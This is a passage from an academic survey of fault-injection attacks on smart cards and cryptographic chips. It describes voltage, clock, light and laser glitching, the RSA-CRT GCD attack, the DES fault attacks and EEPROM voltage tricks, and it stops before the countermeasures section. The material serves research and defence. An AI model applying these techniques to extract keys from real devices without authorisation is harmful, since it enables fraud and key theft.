[5] Dublin City University `claire.whelan@computing.dcu.ie`

Abstract. The effect of faults on electronic systems has been studied since the 1970s when it was noticed that radioactive particles caused errors in chips. This led to further research on the effect of charged particles on silicon, motivated by the aerospace industry who was becoming concerned about the effect of faults in airborn electronic systems. Since then various mechanisms for fault creation and propagation have been discovered and researched. This paper covers the various methods that can be used to induce faults in semiconductors and exploit such errors maliciously. Several examples of attacks stemming from the exploiting of faults are explained. Finally a series of countermeasures to thwart these attacks are described.

1 Introduction

One of the first examples of faults being injected into a chip was accidental. It was noticed that radioactive particles produced by elements naturally present in packaging material [24] caused faults in chips. Specifically, Uranium-235, Uranium-238 and Thorium-230 residues present in the packaging decay to Lead-206 while releasing α particles. These particles create a charge in sensitive chip areas causing bits to flip. Whilst these elements were only present in two or three parts per million, this concentration was sufficient to affect chip behavior. Subsequent research included studying and simulating the effects of cosmic rays on semiconductors [34]. Cosmic rays are very weak at ground level due to the earth's atmosphere, but their effect becomes more pronounced in the upper atmosphere and outer space. This problem is further compounded by the fact that the more RAM a computer has the higher the chance of a fault occurring. This has provoked a great deal of research by organizations such as NASA and Boeing. Most of the work on fault resistance was motivated by this vulnerability to charged particles. Considerable engineering endeavors were devoted to the 'hardening' of electronic devices designed to operate in harsh environments. This has mainly been done using simulators to model circuits and study the effect of randomly induced faults. Various fault induction methods have since been discovered but all have in common similar effects on chips. One such example is the use of a laser to imitate the effect of charged particles [17]. The different faults that can be produced have been characterized to enable the design of suitable protections. The first attack that used a fault to derive secret information [8] targeted the RSA public-key cryptosystem. Basically, a fault was introduced to reveal the two secret prime numbers that compromised the RSA system. This led to similar attacks on other cryptographic algorithms. The countermeasures that can be used to thwart fault attacks had already been largely defined and successfully deployed.

This survey is organized as follows: In section 2 the various methods of fault injection and their effects are described. We then turn to theoretical (section 3) and practical (section 4) attacks. Finally, countermeasures are described in section 5.

2 Methods of Fault Injection

The most common fault injection techniques are:

1. *Variations in Supply Voltage* during execution may cause a processor to misinterpret or skip instructions. This method is widely researched and practiced behind closed doors by the smart-card industry but does not often appear in the open literature.
2. *Variations in the External Clock* may cause data misread (the circuit tries to read a value from the data bus before the memory had time to latch out the asked value) or an instruction miss (the circuit starts executing instruction $n+1$ before the microprocessor finished executing instruction n).
3. *Temperature*: circuit manufacturers define upper and lower temperature thresholds within which their circuits will function correctly. The goal here is to vary temperature using an alcoholic cooler until the chip exceeds the threshold's bounds. When conducting temperature attacks on smart-cards (never documented in the open literature to the authors' knowledge) two effects can be obtained: the random modification of RAM cells due to heating and the exploitation of the fact that read and write temperature thresholds do not coincide in most non-volatile memories (NVMs). By tuning the chip's temperature to a value where write operations work but reads don't or the other way around a number of attacks can be mounted (components are classified into three temperature vulnerability classes which description is beyond the scope of this survey).
4. *White Light*: All electric circuits are sensitive to light due to photoelectric effects. The current induced by photons can be used to induce faults if a circuit is exposed to intense light for a brief time period. This can be used as an inexpensive means of fault induction [3]. Gemplus' white light fault injector is shown in figures 1 and 2.
5. *Laser* can reproduce a wide variety of faults and can be used to simulate [17] faults induced by particle accelerators [12, 30]. The effect produced is similar to white light but the advantage of a laser over white light is directionality that allows to precisely target a small circuit area. Gemplus' laser fault injection laboratory is shown in figures 3 and 4.
6. *X-rays and ion beams* can also used as fault sources (although less common). These have the advantage of allowing the implementation of fault attacks without necessarily de-packaging the chip. We recommend [10] as further reading.




Fig. 1. White Light Fault Injector (View 1)

2.1 The Different Types of Faults

Electronic circuits can be subject to two classes of faults: provisional (transient) and destructive (permanent) faults. In a provisional fault, silicon is locally ionized so as to induce a current that, when strong enough, is falsely interpreted by the circuit as an internal signal. As ionization ceases so does the induced current (and the resulting faulty signal) and the chip recovers its normal behavior. By opposition, destructive faults, created by purposely inflicted defects to the chip's structure, have a permanent effect. Once inflicted, such destructions will affect the chip's behavior permanently.

2.1.1 Provisional Faults (Taxonomy) Provisional faults have reversible effects and the circuit will recover its original behavior after the system is reset or when the fault's stimulus ceases.

- *Single Event Upsets* (SEUs) are flips in a cell's logical state to a complementary state. The transition can be temporary, if the fault is produced in a dynamic system, or permanent if it appears in a static system. SEU was first noticed during a space mission in 1975 [14, 28] and stimulated research into the mechanisms by which faults could be created in chips. SEUs can also manifest themselves as a variation in an analogue signal such as the supply voltage or the clock signal.




Fig. 2. White Light Fault Injector (View 2)

- *Multiple Event Upsets* (MEUs) are a generalization of SEUs. The fault consists of several SEUs occurring simultaneously. A high integration density is a risk factor that can provide conditions favorable to the genesis of MEUs.
- *Dose Rate Faults* [19] are due to several particles whose individual effect is negligible but whose cumulative effect generates a sufficient disturbance for a fault to appear.

2.1.2 Destructive Faults (Taxonomy)

- *Single Event Burnout faults* (SEBs) are due a parasitic thyristor being formed in the MOS power transistors [21, 33]. This can cause thermal runaway in the circuit causing its destruction.
- *Single Event Snap Back faults* (SESs) [18] are due to the self-sustained current by the parasitic bipolar transistor in MOS transistor channel N. This type of fault is not likely to occur in devices with a low supply voltage.
- *Single Event Latch-up faults* (SELs) [1, 12] are propagated in an electronic circuit by the creation of a self-sustained current with the releasing of PNPN parasitic bipolar transistors in CMOS technology. This can potentially destroy the circuit.
- *Total Dose Rate faults* [9] are due to a progressive degradation of the electronic circuit subsequent to exposure to an environment that can cause defects in the circuit [31].

When using fault injection as an attack strategy provisional faults are the method of choice. These allow for faults under numerous experimental conditions to be attempted




Fig. 3. Laser Fault Injection Equipment

until the desired effect is achieved. As a side-bonus the system remains functional after the attack's completion. By opposition, a destructive fault would (usually) render the target unusable and will necessitate the manufacturing of a clone.

3 Fault Attacks in Theory

The first academic fault attack paper [8], proposed a number of methods for attacking public key algorithms. One attack focused on an implementation of RSA using the Chinese Remainder Theorem (CRT). The attack is very simple as it only requires one fault to be inserted in order to factor the RSA modulus. Basically the attack works as follows:

3.1 Fault Attack on RSA Signature

Let $N = p \times q$, where p and q are two large prime numbers. Let $m \in \mathbb{Z}_N^*$ be the message to be signed, d the private key and s the RSA signature. We denote by a and b the pre-computed values required for use in the CRT, such that:

$$\begin{cases} a \equiv 1 \pmod{p} \\ a \equiv 0 \pmod{q} \end{cases} \text{and} \begin{cases} b \equiv 0 \pmod{p} \\ b \equiv 1 \pmod{q} \end{cases}$$

and define:




Fig. 4. Laser Fault Injection Equipment (Inner View)

$$d_p = d \pmod{p-1}$$
$$d_q = d \pmod{q-1}$$

Using repeated squaring calculate:

$$s_p = m^{d_p} \pmod{p}$$

$$s_q = m^{d_q} \pmod{q}$$

The RSA signature s is then obtained by the linear combination $s = a \times s_p + b \times s_q \pmod{N}$

The attack is based on being able to obtain two signatures of the same message, where one signature is correct and the other faulty. By "faulty" we mean that a fault injected during the computation corrupted either the computation of s_p or s_q.

Let $\hat{s} = a \times s_p + b \times \hat{s}_q \pmod{N}$ be the faulty signature (we arbitrarily assume that the error occurred during the computation of s_q but the attack works just as well when s_p is corrupted). Subtraction yields:

$$\Delta = s - \hat{s} = (a \times s_p + b \times s_q) - (a \times s_p + b \times \hat{s}_q) = b(s_q - \hat{s}_q)$$

Hence, (given that $b \equiv 0 \pmod{p}$) one notes that $\Delta = b(s_q - \hat{s}_q)$ is a multiple of p. A simple GCD calculation will thus factor N:




Fig. 5. Single Event Latch-up - Parasitic Transistors T1 and T2.

$$\mathrm{GCD}(\Delta, N) = p$$

In summary all that is required to break RSA is one correct signature and one faulty one. This attack will be successful regardless of the type or number of faults injected during the process provided that all faults affect the computation of s_p or (mutually exclusive or!) s_q.

Although initially theoretical, this attack (implemented in [5]) stimulated the genesis of a variety of fault attacks against a wide gamut of cryptographic algorithms. The following subsections describe some more of these attacks.

3.2 Fault Attack on RSA Decryption

Suppose that one bit in the binary representation of d flips from from 1 to 0 or vice versa, and that this faulty bit position is randomly located. An attacker arbitrarily chooses a plaintext m and computes the ciphertext c. He then injects a fault during c's decryption and gets a faulty plaintext $\hat{m}$. Assuming that bit $d[i]$ flips to $\overline{d[i]}$, then division of the faulty plaintext by the correct one will yield:

$$\frac{\hat{m}}{m} = \frac{c^{2^i \overline{d[i]}}}{c^{2^i d[i]}} \pmod N$$

Obviously, if

$$\frac{\hat{m}}{m} = \frac{1}{c^{2^i}} \pmod N \Rightarrow d[i] = 1$$

and if

$$\frac{\hat{m}}{m} = c^{2^i} \pmod N \Rightarrow d[i] = 0$$

This process is repeated until enough information is obtained on d. The attack works if and only if one bit is changed. If for example two bits (i and j) are changed then the result will resemble the changing of one bit (k), where the the sign depends on how the bit is changed:

$$\pm 2^i \pm 2^j = \pm 2^k$$

It should be noted that the attack also works for multiple bit errors. The more bits that are changed the more pronounced the effect becomes. Details and variants can be found in [6]. This attack can also apply to discrete logarithm based public key cryptosystems such as DSA.

3.3 Fault Attacks on Key Transfer or NVM

In this scenario [7] a fault is injected during the transfer of secret data from one memory component to another. Although the attack is applicable to any algorithm let us assume that a DES key is being transferred from EEPROM to RAM in a smart card. If we change the value of parts of the key to some fixed value (for example one byte at a time), it becomes possible to derive the secret key.

We DES-encrypt a message M to obtain a faultless ciphertext C_0. Then, during the key transfer from EEPROM to RAM, one key byte is changed to a fixed known value (00 in our example). The resulting C_1 is recorded and the process is repeated by forcing two bytes to a fixed value, then three bytes, and so on. This continues until the whole key but one byte has been set, byte by byte, to the fixed value.

This procedure shown in table 1, where C_i represents the ciphertext of an unknown key with i bytes set to a fixed value . Once this data has been collected it can be used to derive the DES key.

Table 1. The Biham-Shamir Attack

Input	DES Key	Output
$M \rightarrow$	$K_0 =$XX XX XX XX XX XX XX XX	$\rightarrow C_0$
$M \rightarrow$	$K_1 =$XX XX XX XX XX XX XX 00	$\rightarrow C_1$
$M \rightarrow$	$K_2 =$XX XX XX XX XX XX 00 00	$\rightarrow C_2$
$M \rightarrow$	$K_3 =$XX XX XX XX XX 00 00 00	$\rightarrow C_3$
$M \rightarrow$	$K_4 =$XX XX XX XX 00 00 00 00	$\rightarrow C_4$
$M \rightarrow$	$K_5 =$XX XX XX 00 00 00 00 00	$\rightarrow C_5$
$M \rightarrow$	$K_6 =$XX XX 00 00 00 00 00 00	$\rightarrow C_6$
$M \rightarrow$	$K_7 =$XX 00 00 00 00 00 00 00	$\rightarrow C_7$

Let K_n represent the original DES key with n bytes replaced with known values. To find K_7 the 128 different possible values for the first byte of the DES key are tried until one produces the ciphertext C_7[1]. After this K_6 can be found by searching through the 128 different possible values for the second byte, as the first byte will be known. Finding the entire key will require a search through a key space of 1024 different keys. This attack can also be used when unknown data is manipulated by an known algorithm.

[1] Although a byte is changed only 128 different values are possible as the least significant bit is a parity bit.

Historical note: An attack similar to [7] was discovered and documented (but never published) during a code audit in Gemplus back in 1994. The code was that of a smart-card operating system where a special file contained DES keys saved in records. This OS featured two commands: `erase` i, a command that erases the i-th key record and `encrypt` i, M a command that outputs the ciphertext of the message M using the key contained in the i-th record. While invisible for the user, the OS was using the convention that all-zero keys are free records (an `encrypt` command on a zero (erased) record would return an error). The attack here was exploiting the fact that EEPROM could only be erased by 32-block units. In other words, upon an `erase`, the OS would erase twice four bytes. The attack consisted of encrypting a message with an unknown key and then instructing the OS to erase this key but cutting power just after the first 32-bit block's deletion. The card will then contain a 56-bit key which rightmost half is zeroed (which is not interpreted by the OS as an empty key record!). An encryption with this key followed by two 2^{28} exhaustive search campaigns would have eventually revealed the key.

Since that date, OSs associate a security bit σ to each key. When a user instructs to delete a key, the σ bit is erased first, thereby recording the information that the key cannot be used anymore for cryptographic operations. Only then will the OS undertake the task of erasing the key's actual bits. Upon reset, the OS ascertains that all $\sigma = 0$ keys contain zero bytes if any nonzero $\sigma = 0$ keys are found, the OS simply resumes the deletion of their bits.

3.4 Fault Attacks on DES

DES is a 16-round secret key algorithm based on a Feistel structure. This attack targets DES' fifteenth round. We use a simplified description of the last round (figure 6) to explain what happens when the fifteenth round does not execute properly[2].

The output of the last round can be expressed as:

$$\begin{aligned} R_{16} &= S(R_{15} \oplus K_{16}) \oplus L_{15} \\ &= S(L_{16} \oplus K_{16}) \oplus L_{15} \end{aligned}$$

If a fault occurs during the execution of the fifteenth round, *i.e.* R_{15} is changed into a faulty $\hat{R}_{15}$, then:

$$\begin{aligned} \hat{R}_{16} &= S(\hat{R}_{15} \oplus K_{16}) \oplus L_{15} \\ &= S(\hat{L}_{16} \oplus K_{16}) \oplus L_{15} \end{aligned}$$

If we xor R_{16} and $\hat{R}_{16}$ we get:

$$\begin{aligned} R_{16} \oplus \hat{R}_{16} &= S(L_{16} \oplus K_{16}) \oplus L_{15} \oplus S(\hat{L}_{16} \oplus K_{16}) \oplus L_{15} \\ &= S(L_{16} \oplus K_{16}) \oplus S(\hat{L}_{16} \oplus K_{16}) \end{aligned}$$

[2] In figure 6 bit permutations were removed as these do not fundamentally change theory although they somewhat complicate explanation.




Fig. 6. Simplified DES Last Round Model.

This gives a relationship where only the value of the sixteenth subkey (K_{16}) is unknown; all the other variables being given directly as an output of the DES. For each substitution table used in the last DES round this relationship will be true. An exhaustive search of the 64 possible values that validate this equation can be conducted for each of the six bits corresponding to the input of each substitution table. This will give approximately 2^{18} different hypotheses for the last subkey leading to a final exhaustive search through 2^{26} DES keys to find the whole key. In practice, it is simplest to conduct the attack several times either at different positions in the fifteenth round or with a varying message. When the lists of possible hypotheses are generated the actual subkey will show up in the intersection of all the sets of hypotheses. If the difference between the two output values for a given substitution table (R_{16} and $\hat{R}_{16}$) is zero then all the possible values of K_{15} for that substitution table will be valid. This means that it is advantageous to induce a fault as early as possible in the fifteenth round so that the effect of the fault spreads over as many different substitution tables in the sixteenth round as possible.

3.5 Fault Attacks on Other Algorithm - Further Reading

While the bibliography on the matter would be too voluminous to overview exhaustively, the authors attract the reader's attention to a more powerful attack [29] applicable to all secret key algorithms. Several authors *e.g.* [13, 11] present fault attacks on AES or RC5 [2]. The details of these are beyond the scope of this article and are presented as further reading.

4 Some Experimental Fault Attacks

In a glitch attack, the attacker deliberately generates a malfunction that causes one or more flip-flops to transition into a wrong state. The aim is usually to replace a single critical machine instruction with an almost arbitrary one. Glitches can also aim to corrupt data values as information is transferred between registers and memory [20]. There are three main techniques for creating fairly reliable malfunctions that affect only a very small number of machine cycles in smart-card processors. These are clock signal transients, power supply transients, and external electrical field transients. All three were successfully experimentally implemented by Gemplus. Particularly interesting instructions, that an attacker might want to target with glitches, are conditional jumps or the test instructions preceding them. They create a window of vulnerability in the processing stages of many security applications that often allow the attacker to bypass sophisticated cryptographic barriers by simply preventing the execution of the code that detects that an authentication attempt was unsuccessful. Instruction glitches can also be used to extend the runtime of loops, for instance in serial port output routines, to see more of the memory after output buffer, or reduce the runtime of loops, thereby transforming an iterated block-cipher into an easy to break single-round variant [20]. Clock-signal glitches are currently the simplest and most practical ones. They temporarily increase the clock frequency for one or more half cycles, such that some flip-flops sample their input before the new state has reached them. Power analysis was used by this survey's authors to monitor how far a program has progressed and launch a fault as the power profile of a specific instruction was recognized. This in turn can be used to determine when, for example, a branch instruction is about to be taken. A more rapid clock cycle at this point (a clock glitch) may provide insufficient time for the processor to write the jump address to the program counter, thereby annulling the branch operation [25]. A similar clock-glitch attack is also presented in [2]. Because of the different number of gate delays in various signal paths and the varying parameters of the circuits on the chip, this affects only some signals, and by varying the precise timing and duration of the glitch, the CPU can be fooled to execute a number of completely different, wrong instructions. These will vary from one instance of the chip to another, but can be found by a systematic search using specialized hardware.

The following figures illustrate different effects that glitches can have. In this experiment power was dropped from V_{cc} to 0V during a few nanoseconds. By carefully playing with the glitch's parameters (duration, falling edge, amplitude *etc.*) two types of behavior were obtained:

- Under a first set of conditions (figure 7), the processor just skipped a number of instructions and resumed normal execution several microseconds after the glitch. This fault allows the selective execution of instructions in a program.
- Under a second set of conditions, not only does the processor skip instructions - but the value of data manipulated by the processor is also modified in a precise manner. This is visually reflected in the power curves of figure 8.




Fig. 7. Instruction Only Glitch Attack.

It should be noted that a third set of conditions was tested in this experiment. Although the results are not shown here, the outcome was that the value of data could be corrupted while the interpretation of instructions was left unchanged.

The following two images show glitch injection electronics used in mounting these attacks. The data aquisition board shown in figure 9 was initially developed for performing differential power analysis. It was then extended to incorprate glitch attacks. The board accepts a signal from a CLIO reader instructing the aquisition board to apply a lower voltage to the V_{cc} for the duration of that signal. The levels of voltage that are applied during the glitch are controlled via potentiometers configured with a screwdriver.

Figure 10 shows a modified clio reader that can be used to inject a glitch at a specific point during a command. This setup can be configured via the network to allow for a large number of glitch configurations to be tested when searching for vulnerablities in new chips.

Glitch attacks have been reported against a number of cryptographic systems. We will describe here a few such attacks in further detail.

4.1 Glitch Attack on RSA

The GCD attack presented in section 3 was implemented by [5] and others. We also refer the reader to [6] and [16] who report clock-glitch attacks against RSA and DES.

4.2 Glitch Attack on DES

When we can cause an instruction of our choice to fail, then there are several fairly straightforward ways to attack DES. We can remove one of the 8-bit xor operations that are used




Fig. 8. Instruction and Data Glitch Attack.

to combine the round keys with the inputs to the S-boxes from the last two rounds of the algorithm, and repeat this for each of these key bytes in turn. The erroneous ciphertext outputs that we receive as a result of this will each differ from the genuine ciphertext in the output of usually two, and sometimes three, S-boxes. Using the techniques of differential cryptanalysis, we obtain about five bits of information about the eight key bits that were not xor'ed as a result of the induced fault. So, for example, six ciphertexts with faulty last rounds should leak about thirty key bits, leaving an easy brute-force search [2]. An even faster attack brutally reduces the number of DES rounds to one or two by corrupting the appropriate loop variable or conditional jump. As a conclusion, unprotected DES can be compromised in a variety of ways with somewhere between one and ten faulty ciphertexts. Analogous attacks on AES were successfully mounted in Gemplus' laser laboratory.

4.3 Glitch Attack on EEPROM

EPROM stores information as charges in the gate insulator of a MOSFET; charge is stored on the floating gate of a MOS transistor and the control gate is used to program the transistor as shown in figure 11. EEPROM transfers electrons by Fowler-Nordheim tunnelling and program/erase operations are carried out by electrons tunnelling through the thin oxide. Control gate voltage is high for programming while for erasure the control gate is grounded and the drain voltage is raised. To read information from a cell, the cell's static voltage is compared to a reference detection voltage V_{det} (usually $V_{det} = V_{cc}/2$).

Consequently, if programming is done under the lowest tolerable voltage a lesser amount of particles will be forced into the cell. Then, if during reading V_{cc} is increased to the highest value tolerated by the circuit V_{det} is artificially boosted and hence data will be read as zero




Fig. 9. Data Aquisition Board with CLIO Reader.

regardless it's actual value. To attack an n byte key one can simply subject the circuit to $n-1$ power glitches to obtain the encryption of a known plaintext under a vulnerable key of the form:

`00 00 ... 00 00 XX 00 00 ... 00 00`

The attacker will then move the glitch's position to successively scan the entire key. This attack was implemented by Gemplus in the late 1990s.

4.4 Analogous Laser Attack on a Data Bus

